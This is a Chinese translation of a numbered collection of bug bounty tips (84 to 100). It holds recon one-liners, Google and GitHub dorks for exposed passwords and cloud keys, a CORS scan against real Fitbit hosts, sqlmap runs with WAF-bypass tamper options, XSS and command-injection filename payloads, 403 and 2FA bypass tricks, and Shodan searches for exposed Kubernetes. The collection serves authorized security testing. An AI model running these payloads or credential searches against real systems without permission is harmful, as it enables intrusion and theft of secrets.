我们如何才能轻松获得目标域（和子域）上托管的JavaScript文件列表？看看这个超级有用的单行命令吧。

```
cat domains | httpx -silent | subjs | anew
```

```
(kali@kali)-[~]
$ assetfinder netflix.com | httpx -silent | subjs | anew
https://fast.com/app-233b5b.js
https://cdn.cookiecutter.org/scripttemplates/otSDKStub.js
https://help.nflxext.com/helpcenter/manifest_94e1d4be5d8462b4c281.js
https://help.nflxext.com/helpcenter/common_f2d7fe2b551c3154852e.js
https://help.nflxext.com/helpcenter/home_633ab04d6fb59935e0c2.js
https://www.poconnor.com/wp-content/cache/wpfc-minified/mc1b1nmz/5wu2k.js
https://www.googletagmanager.com/gtag/js?id=AW-859952026
https://www.poconnor.com/wp-content/cache/wpfc-minified/qvbxsgcz/5wp61.js
https://www.poconnor.com/wp-includes/js/comment-reply.min.js
https://www.poconnor.com/wp-content/themes/proptax-red-expert/js/jquery-1.12.4.min.js
https://www.poconnor.com/wp-content/themes/proptax-red-expert/js/ysExit.min.js
https://www.poconnor.com/wp-content/themes/proptax-red-expert/js/classie.js
https://www.poconnor.com/wp-content/themes/proptax-red-expert/js/jquery.fancybox.js
https://www.poconnor.com/wp-content/themes/proptax-red-expert/js/jquery.fancybox-media.js
https://www.poconnor.com/wp-content/themes/proptax-red-expert/js/jquery.bxslider.min.js
https://www.poconnor.com/wp-content/themes/proptax-red-expert/js/jquery.nivo.slider.js
https://www.poconnor.com/wp-content/themes/proptax-red-expert/js/mnav.min.js
https://www.poconnor.com/wp-content/themes/proptax-red-expert/js/site.js
https://www.poconnor.com/wp-includes/js/wp-embed.min.js
```

就这么简单！

该命令将通过所有指定的域，尝试访问它们并产生有效的（实时）URLs。然后[subjs](#)工具将施展魔法，从URLs中提取所有JavaScript链接。

以下是这个组合工作所需要的东西。

- <https://github.com/projectdiscovery/httpx>
- <https://github.com/tomnomnom/anew>
- <https://github.com/lc/subjs>

85. Unpack exposed JavaScript source map files

By [@nullenc0de](#)

Source: [link](#)

这里有一个很酷的技巧，可以找到暴露的JavaScript源码图文件，并从中提取敏感信息。

1. 找到JavaScript文件
2. 运行 `ffuf -w js_files.txt -u FUZZ -mr "sourceMappingURL"` 来识别定义了源代码映射的JavaScript文件。
3. 下载源地图
4. 使用[unmap](#)在本地解压。
5. 浏览配置或直接grep查找API密钥/密码

什么是JavaScript源码图文件？JavaScript源码图文件是包含部署的JavaScript代码（bundle）的原始、未压缩（"unminified"）、未混淆（"unuglified"）源代码的调试文件。这些文件有助于开发人员远程调试他们的代码。

现在，源码图的路径通常指定在JavaScript文件的结尾，例如timepickerbundle.js的结尾会有这样的内容。

```
... js code ...  
//# sourceMappingURL=timepickerbundle.js.map
```

使用[unmap](#)工具，我们可以将这些文件解压成它们的原始形式，放到一个目录结构中，并在本地浏览它们。

但是，请记住，JavaScript源码地图文件绝对不能在生产站点上暴露（上传），因为它们可能包含敏感信息。因此，你很有可能只会得到一堆404s，而没有什么可以解压的。

86. 14个Google dorks，可供侦察和轻松取胜

By [@drok3r](#)

Source: [link1](#), [link2](#), [link3](#), [link4](#), [link5](#), [link6](#), [link7](#)

这里整理了14个有趣的Google dorks，这些Google dorks可以帮助我们侦察关于目标域名的情况，也可以找到一些轻松的胜利。

```
# 登录面板搜索  
site:target.com inurl:admin | administrator | adm | login | l0gin | wp-login
```

```
# 登录面板搜索 #2
```



```
intitle:"login" "admin" site:target.com

# 管理面板搜索
inurl:admin site:target.com

# 搜索目标的暴露文件
site:target.com ext:txt | ext:doc | ext:docx | ext:odt | ext:pdf | ext:rtf |
ext:sxw | ext:psw | ext:ppt | ext:pptx | ext:pps | ext:csv | ext:mdb

# 获取打开的目录(索引)
intitle:"index of /" Parent Directory site:target.com

# 搜索暴露的管理目录
intitle:"index of /admin" site:target.com

# 搜索暴露的密码目录
intitle:"index of /password" site:target.com

# 搜索带有邮件的目录
intitle:"index of /mail" site:target.com

# 搜索包含密码的目录
intitle:"index of /" (passwd | password.txt) site:target.com

# 搜索包含.htaccess的目录
intitle:"index of /" .htaccess site:target.com

# 搜索带有密码的.txt文件
inurl:passwd filetype:txt site:target.com

# 搜索潜在的敏感数据库文件
inurl:admin filetype:db site:target.com

# 搜索日志文件
filetype:log site:target.com

# 搜索链接到我们的目标网站的其他网站。
link:target.com -site:target.com
```

可能确实相当有用!

小贴士：也可以试试这些免费的优秀资源。

- [Google Hacking dorks](#) maintained by Pentest-Tools.
- [Google Hacking Database](#) maintained by Offensive Security.

87. 寻找易受CORS攻击的网络服务器

By @ofjaah


Source: [link](#)

以下命令能够识别目标域名下的任何子域是否容易受到基于跨源资源共享（CORS）的攻击。

```
assetfinder fitbit.com | httpx -threads 300 -follow-redirects -silent | rush -j200 'curl -m5 -s -I -H "Origin: evil.com" {}' | [[ $(grep -c "evil.com") -gt 0 ]] && printf "\n3[0;32m[VUL TO CORS] 3[0m{}" ' 2>/dev/null
```

下面就来详细介绍一下这个命令的作用。

1. 收集目标域的子域（如fitbit.com）。
2. 确定有效的(活的)子域，并编制URL清单。
3. 访问每个URL，并在每个请求中包含 "Origin: evil.com" HTTP头。
4. 在响应标题中寻找 "evil.com"。
5. 如果匹配，打印出来



```
(kali@kali)-[~]
$ assetfinder fitbit.com | httpx -threads 300 -follow-redirects -silent | rush -j200 'curl -m5 -s -I -H "Origin: evil.com" {}' | [[ $(grep -c "evil.com") -gt 0 ]] && printf "\n3[0;32m[VUL TO CORS] \033[0m{}" ' 2>/dev/null

[VUL TO CORS] https://android-cdn-api.fitbit.com
[VUL TO CORS] https://iphone-cdn-api.fitbit.com
[VUL TO CORS] https://android-api.fitbit.com
[VUL TO CORS] https://accounts.fitbit.com
[VUL TO CORS] https://dev.fitbit.com
[VUL TO CORS] https://api.fitbit.com
[VUL TO CORS] https://marketing.fitbit.com
[VUL TO CORS] https://support-tools.fitbit.com
[VUL TO CORS] https://strava.fitbit.com
[VUL TO CORS] https://studio.fitbit.com
[VUL TO CORS] https://desktop-cdn-api.fitbit.com
[VUL TO CORS] https://iphone-cdn-client.fitbit.com
[VUL TO CORS] https://windows-cdn-api.fitbit.com
[VUL TO CORS] https://desktop-client.fitbit.com
[VUL TO CORS] https://device101.fitbit.com
```

如果我们看到类似的东西，这意味着被识别的网站已经错误地配置了CORS政策，并有可能向任何任意的第三方网站披露敏感信息。这包括会话cookies、API密钥、CSRF令牌和其他敏感数据。

关于CORS攻击的更多信息，请参见PortSwigger制作的【CORS安全教程与实例】(<https://portswigger.net/web-security/cors>)。

为了使这个组合工作，安装以下工具。

- <https://github.com/tomnomnom/assetfinder>
- <https://github.com/projectdiscovery/httpx>
- <https://github.com/shenwei356/rush>

88. 在Burp Suite中拦截iOS13的流量。

By @Dark_Knight


Source: [link](#)

如果你在iOS13上使用Burp Suite拦截流量时遇到问题，请尝试禁用TLSv1.3。你可以通过以下任何一种方法来实现。

- 使用以下命令行选项。

```
-Djdk.tls.server.protocols=TLSv1,TLSv1.1,TLSv1.2
```

- 或者在2020.8及以上版本中使用以下配置。



现在拦截流量应该没有问题了。

89. 查找SQL注入(命令组合)

By @D0ck3rG33k

Source: [link](#)

这5个命令可以帮助我们轻松识别目标域的SQL注入。

```
subfinder -d target.com | tee -a domains
cat domains | httpx | tee -a urls.alive
cat urls.alive | waybackurls | tee -a urls.check
gf sqli urls.check >> urls.sqli
sqlmap -m urls.sqli --dbs --batch
```

下面就来详细说说是怎么回事。

1. 首先，我们要找到目标域名下的所有子域名。
2. 接下来，我们将确定在这些子域上运行的所有活着的网络服务器。
3. Waybackurls将获取Wayback机器所知道的所有关于已识别的活着子域的URLs
4. 现在我们将过滤出符合模式的URL，并有潜在的SQL注入的可能性
5. 最后一步是在所有识别出的潜在漏洞的URL上运行sqlmap，让它发挥它的魔力。

提示。如果你需要在这个过程中绕过WAF(网络应用防火墙)，在sqlmap中添加以下选项：


```
--level=5 --risk=3 -p 'item1' --  
tamper=apostrophemask,apostrophenullencode,appendnullbyte,base64encode,between,  
bluecoat,chardoubleencode,charencode,charunicodeencode,concat2concatws,equaltol  
ike,greatest,ifnull2ifisnull,modsecurityversioned
```

这里是获得这个技巧的所有工具的地方。

- <https://github.com/projectdiscovery/subfinder>
- <https://github.com/tomnomnom/waybackurls>
- <https://github.com/projectdiscovery/httpx>
- <https://github.com/tomnomnom/gf>
- <https://github.com/1ndianl33t/Gf-Patterns> (sqli patterns)

90. 在CLI中获取Bugcrowd程序的范围。

By [@sw33tLie](#)

Source: [link](#)

有一个新的工具叫**bcscope**，它可以让你获得**Bugcrowd**平台上所有的bug赏金项目的范围，包括私人项目。

你要做的就是提供你的Bugcrowd令牌，比如这样。

```
bcscope -t <YOUR-TOKEN-HERE> -c 2 -p
```

```
(kali㉿kali)-[~]  
$ bcscope -t 200y -c 2 | grep "*"
*.bugpoc.com  
*.bugpoc.ninja  
*.canva.com  
*.canva.cn  
*.canva-apps.com  
*.canva-apps.cn  
*.fireeye.com  
*.fireeye.market  
*.fireeye.dev  
*.mandiant.com  
*.verodin.com  
*.isightpartners.com  
*.flare-on.com  
*.fireeyecloud.com  
*.cloudvisory.com  
*.expressvpn.com  
*.xvservice.net  
www.cybrary.it/*  
app.cybrary.it/*
```

相当方便和相当有用!

在这里获取该工具。

- <https://github.com/sw33tLie/bcscope>

91. 初学者的GraphQL笔记

By @sillydaddy

Source: [link](#)

下面是由@sillydaddy为bug赏金猎人整理的GraphQL介绍101。这些信息可以帮助你快速上手，熟悉GraphQL技术。下面我们就来介绍一下。

1. 与REST相比，GraphQL被开发者用来提高可用性。所以大多数情况下，它是在现有的REST服务上实现的，就像一个包装器。所以有时候开发者可能不会对所有的端点进行正确的配置！
2. 攻击GraphQL最重要的是获取模式。为此我们需要使用自省查询（它可能被禁用）。自省查询有两个版本。所以，如果查询不起作用，不要以为查询被禁用了--两个都试一下吧！
3. 检查你是否能掌握开发人员使用的GraphQL控制台，例如：
`/graphql/altair/playground`。等(用[wordlist](#))
4. 尝试在请求中加入调试参数。
`&debug=1`。
5. 查找以前的版本，例如：
`v1/graphqlV2/graphql`
6. 工具
 1. [Altair](#)web浏览器插件来运行你的测试。
 2. [Graphql-Voyager](#)，用于模式的可视化表示。
 3. [GraphQL raider](#) Burp Suite插件扩展
7. 漏洞
 1. IDOR（不安全的直接对象引用）
 2. 授权/访问控制问题
 3. GraphQL中不安全的突变(数据修改)
 4. 注入，如：SQL

确实非常有用的GraphQL 101!

92. 将文件上传与其他vulns链接起来

By @manas_hunter

Source: [link](#)

在Web应用程序中测试文件上传功能时，可以尝试将文件名设置为以下值。

- `../../../../tmp/lol.png` → 用于路径遍历
- `sleep(10)--.jpg` → 用于SQL注入
- `<svg onload=alert(document.domain)>.jpg/png` → 用于XSS
- `; sleep 10 ;` → 用于命令注入

通过这些有效载荷，我们可能会触发额外的漏洞。

93. 通过GitHub dorks发现 AWS, Jira, Okta .. secrets

By [@hunter0x7](#), [@GodfatherOrwa](#)

Source: [link1](#), [link2](#)

以下是[@hunter0x7](#)分享的一些有用的GitHub dorks，用于识别亚马逊AWS云相关的敏感信息。

```
org:Target "bucket_name"
org:Target "aws_access_key"
org:Target "aws_secret_key"
org:Target "S3_BUCKET"
org:Target "S3_ACCESS_KEY_ID"
org:Target "S3_SECRET_ACCESS_KEY"
org:Target "S3_ENDPOINT"
org:Target "AWS_ACCESS_KEY_ID"
org:Target "list_aws_accounts"
```

这是[@GodfatherOrwa](#)分享的另一个GitHub dorks，用于识别其他各种凭据和机密。

```
"target.com" password or secret
"target.atlassian" password
"target.okta" password
"corp.target" password
"jira.target" password
"target.onelogin" password
target.service-now password
some time only "target"
```

提示。当你在GitHub上dorks时，也可以试试[GitDorker](#)(由[@obheda12](#)制作)，它能使整个过程自动化，其中总共包含240多个dorks，可以轻松赢得bug赏金。

关于GitDorker的详细信息可以在[这里](#)找到。

也可查看相关提示[BBT5-8](#)。

94. 简单的反射XSS场景

By [@_justYnot](#)

Source: [link](#)

这是一个有趣的bug赏金写法，导致了一个反射XSS（通过访问链接进行跨站点脚本）。

作者能够成功地识别和利用XSS，尽管事实上应用程序正在过滤一些字符和关键字（可能受WAF保护）。

Here's what [@_justYnot](#) did in detail:

1. 运行 `subfinder -d target.com | httpprobe -c 100 > target.txt`。
2. 运行 `cat target.txt | waybackurls | gf xss | kxss`。
3. 得到一个URL，其中所有的特殊字符都没有过滤，参数为 `callback=`。
4. 尝试了一些基本的XSS有效载荷，但它们不起作用，网站正在过滤有效载荷中的一些关键字（如脚本和警报）。

5. 然后他提到了[@PortSwiggerXSS攻略\(链接\)](#)
6. 在尝试了一些有效载荷后，有一个以onbegin为事件的有效载荷成功了，XSS执行成功了！
7. 做了一个很好的报告，上个月发给公司，得到了\$\$的奖励。

这就是一个很好的例子，为什么我们在遇到困难的时候永远不要放弃。当你有了一个线索，你必须继续努力才能得到回报！

以下是@_justYnot使用的工具列表。

- <https://github.com/projectdiscovery/subfinder>
- <https://github.com/tomnomnom/httpprobe>
- <https://github.com/tomnomnom/waybackurls>
- <https://github.com/tomnomnom/gf>
- <https://github.com/1ndianl33t/Gf-Patterns> (xss pattern)
- <https://github.com/tomnomnom/hacks/tree/master/kxss>

95. 500个Favicon哈希值的数据库(FavFreak)

By [@0xAsm0d3us](#)

Source: [link](#)

有一个非常酷的新项目叫[FavFreak](#)，它包含了大约500个Favicon哈希值。

这在Bug Bounties、OSINT、指纹识别等过程中是非常有用的，因为它可以让你很容易地识别出一个特定的URL上部署的是哪种软件。

该工具允许您从URL列表中获取Favicons，并根据它们的Favicon哈希值进行排序。使用方法非常简单。

```
cat urls.txt | python3 favfreak.py -o output
```

结果，你会看到。

- 哪个Favicon哈希在哪个URL上？
- 基于Favicon哈希值的识别软件。
- 摘要和统计

```
[Hash] 1108824847
https://summary.talentpartnerships.target.com
[Hash] -404747100
http://prefs.target.com
[Hash] -155030008
http://coupons.target.com
[Hash] -2040464801
http://recipes.target.com
[Hash] -10571994
https://toys.catalogs.target.com
```

[FingerPrint Based Detection Results] -

```
[BIG-IP] 878647854 - count : 17
[Skype] -1807411396 - count : 3
[JIRA] 855273746 - count : 1
[Airwatch] 321909464 - count : 5
[ASP.net favicon] 1772087922 - count : 2
[spring-boot] 116323821 - count : 3
```

[Summary]

count	Hash
~ [7]	: [-1171707951]
~ [4]	: [368161366]
~ [1]	: [1977399880]
~ [1]	: [-1473328831]
~ [4]	: [-64700254]
~ [2]	: [-201598058]
~ [2]	: [-1016853041]
~ [17]	: [878647854]
~ [3]	: [-1807411396]

FavFreak可以识别几乎所有现在广泛使用的当代软件。你还可以轻松添加额外的指纹。

从这里获取FavFreak。

- <https://github.com/devanshbatham/FavFreak>

96. XSS防火墙绕过技术

By @sratarun

Source: [link](#)

这里列出了7种有用的技术，告诉我们如何绕过WAF（Web应用防火墙），同时利用Web应用中的XSS（跨站点脚本）。

1. 检查防火墙是否只屏蔽小写。

```
<sCRiPt>alert(1)</sCRiPt>。
```

2. 尝试用新的行(\r\n)打破防火墙的regex，也就是CRLF注入。

```
<script>%0d%0aalert(1)</script>。
```

3. 试试双重编码。

`%2522`

4. 测试递归过滤器，如果防火墙删除了粗体字，我们将得到清晰的有效载荷。

`<script>alert(1);</script>`。

5. 注入不含whitespaces的锚标签。

```
<a/href="j&Tab;a&Tab;v&Tab;asc&Tab;ri&Tab;pt:alert&lpar;1&rpar;">
```

6. 试着bullet绕过whitespaces。

`<svg•onload=alert(1)>`。

7. 尝试改变请求方式（POST而不是GET）。

`GET /?q=xss` 改为 `POST /q=xss`。

提示。另请查阅以前发表的关于WAF绕过的提示[BBT7-5](#)。

97. 12款安卓安全测试工具列表

By [@cry_pto](#)

Source: [link](#)

这是一个当今最好的Android安全测试工具的集合。

1. Dex2JAR - 一套用于Android Dex和Java CLASS文件的工具。
2. ByteCodeView - Java & Android APK 逆向工程套件 (反编译器，编辑器，调试器等)
3. JADX - Dex转Java反编译工具，用于从Android Dex和APK文件生成Java源代码。
4. JD-GUI - 一个独立的图形化工具，用于显示来自CLASS文件的Java源。
5. Drozer - 一个全面的Android安全测试框架。
6. Baksmali - Dalvik(Android的Java)使用的Dex格式的汇编器/反汇编器。
7. AndroGuard - 一把用于分析、反编译和逆转Android应用程序的瑞士军刀。
8. ApkTool - 另一个反向工程Android应用程序的瑞士军刀工具。
9. QARK - 用于查找多个安全相关的Android应用漏洞的工具。
10. AndroBugs - 另一个用于识别Android应用程序中安全漏洞的分析工具。
11. AppMon - 用于监控和篡改本地macOS、iOS和Android应用的系统API调用的自动化框架。
12. MobSF - 一个支持Android，iOS和Windows移动应用的一体化自动化移动安全框架。

真的是一个了不起的工具列表，不仅仅是用于Android应用的反转！有些擅长静态分析，有些用于动态分析，有些则是两者兼而有之，但所有这些工具都是开源且免费使用的。

其中有些擅长静态分析，有些用于动态分析，有些则是两者兼而有之，但所有这些工具都是开源的，而且可以免费使用

98. 绕过403和401错误的技巧

By [@RathiArpeet](#)

Source: [link](#)

以下是关于如何绕过403 Forbidden和401 Unauthorized错误的提示列表。

1. **By adding headers:** X-Originating-IP, X-Remote-IP, X-Client-IP, X-Forwarded-For etc. 有时，公

司会为那些可以访问敏感数据的人设置IP白名单。这些头信息以IP地址为值，如果所提供的IP与他们的白名单相匹配，就可以让你访问资源。

2. **With unicode chars:** 试着插入unicode字符以绕过防卫措施. 试试例如% = ca, % = sa和许多其他的(查看[这里](#)或[这里](#)). 所以，如果/cadmin被封，可以尝试访问%admin。更多详情请看这个youtube上关于unicode hacking tricks的短视频。

3. **By overriding, overwriting URL with headers:** 如果GET /admin给你403 Forbidden，尝试GET /accessible（任何可访问的端点），并添加任何这些HTTP头。

- X-Original-URL: /admin
- X-Override-URL: /admin
- X-Rewrite-URL: /admin

4. **尝试不同的有效载荷。**如果 "GET /admin "给你 "403 Forbidden"，请尝试访问：

- /accessible/./;/admin
- /./;/admin
- /admin;/
- /admin/~
- /./admin/./
- /admin?param
- /%2e/admin
- /admin#

5. **方法切换。**把方法从GET改成POST，看看是否有收获... ..

6. **通过IP、Vhost。**通过IP或Vhost访问网站，获取被禁止的内容。

7. **Fuzzing。**通过强制（模糊）文件或目录的方式进一步...

提示。还请检查以前发表的与此有关的提示。: [BBT6-6](#), [BBT4-5](#) and [BBT4-6](#).

99. 用Shodan找到Kubernetes。

By [@Alra3ees](#)

Source: [link](#)

这里有2种简单的方法，如何使用[Shodan](#)CLI和[httpx](#)来识别目标组织中的Kubernetes。

1. 通过product "Kubernetes"发现:

```
shodan search org:"target" product:"Kubernetes" | awk '{print $3 ":" $2}' | httpx -path /pods -content-length -status-code -title
```

2. 通过端口 "10250"发现:

```
shodan search org:"target" port:"10250" | awk '{print $3 ":" $2}' | httpx -path /pods -content-length -status-code -title
```

```
(kali@kali)-[~]
$ shodan search org:"google" product:"Kubernetes" | awk '{print $3 ":" $2}' | httpx -path
/pods -content-length -status-code -title -silent
https://60.241.105.34.bc.googleusercontent.com:10250/pods [200] [64] []
https://93.210.206.35.bc.googleusercontent.com:10250/pods [200] [63] []
https://128.202.210.35.bc.googleusercontent.com:10250/pods [200] [64] []
https://96.112.229.35.bc.googleusercontent.com:10250/pods [200] [64] []
https://254.201.154.104.bc.googleusercontent.com:10250/pods [200] [1058] []
https://33.127.193.35.bc.googleusercontent.com:10250/pods [200] [1058] []
https://46.152.155.104.bc.googleusercontent.com:10250/pods [200] [64] []
https://223.211.80.34.bc.googleusercontent.com:10250/pods [200] [64] []
```

相当方便!

请确保安装了以下工具。

- <https://github.com/achillean/shodan-python>
- <https://github.com/projectdiscovery/httpx>

100. 多因素 (2FA) 认证绕过

By @N008x

Source: [link](#)

这里有一个有趣的提示，可以绕过Web应用程序或移动应用程序中的2FA。

1. 在登录时总是注意到这两个HTTP请求--当2FA被启用和禁用时。

2. 当2FA被禁用时:

- Request:
`{"email": "abc@gmail.com", "password": "abc@123", "mfa": "**null**", "code": ""}`
- Response:
Location: `https://vulnerable-site.com/user/dashboard`

3. 启用2FA时:

- Request:
`{"email": "abc@gmail.com", "password": "abc@123", "mfa": "**true**", "code": ""}`
- Response:
Location: `https://vulnerable-site.com/v1/proxy/authentication/authenticate`

4. 现在篡改一下参数，改为 `"mfa": "**null**", "code": ""`

- Response:
Location: `https://vulnerable-site.com/user/dashboard`

轻松简单的2FA绕过!

完结篇.如何成为赏金猎人

By @kenanistaken

Source: [link](#)

- 下面就给大家介绍一下如何成为一名赏金猎人，以及在做赏金猎人悬赏时需要注意的事项。

- 睡个好觉
- 学习漏洞类型(owasp)
- 每次专注于一件事
- 阅读和练习
- 学习如何发现和利用
- 了解如何分析网站
- 看看别人怎么做（报告）
- 学习一门编程语言
- 制作自己的脚本
- 别着急

当然是一个非常谨慎的建议！

声明：

制作翻译由：泰阿安全实验室(Taielab)出品

Github:<https://github.com/taielab>

原文出自：<https://www.infosecmatter.com/bug-bounty-tips-1/>这个系列

博客：<https://blog.taielab.com>

微信公众号：



微信搜一搜



泰阿安全实验室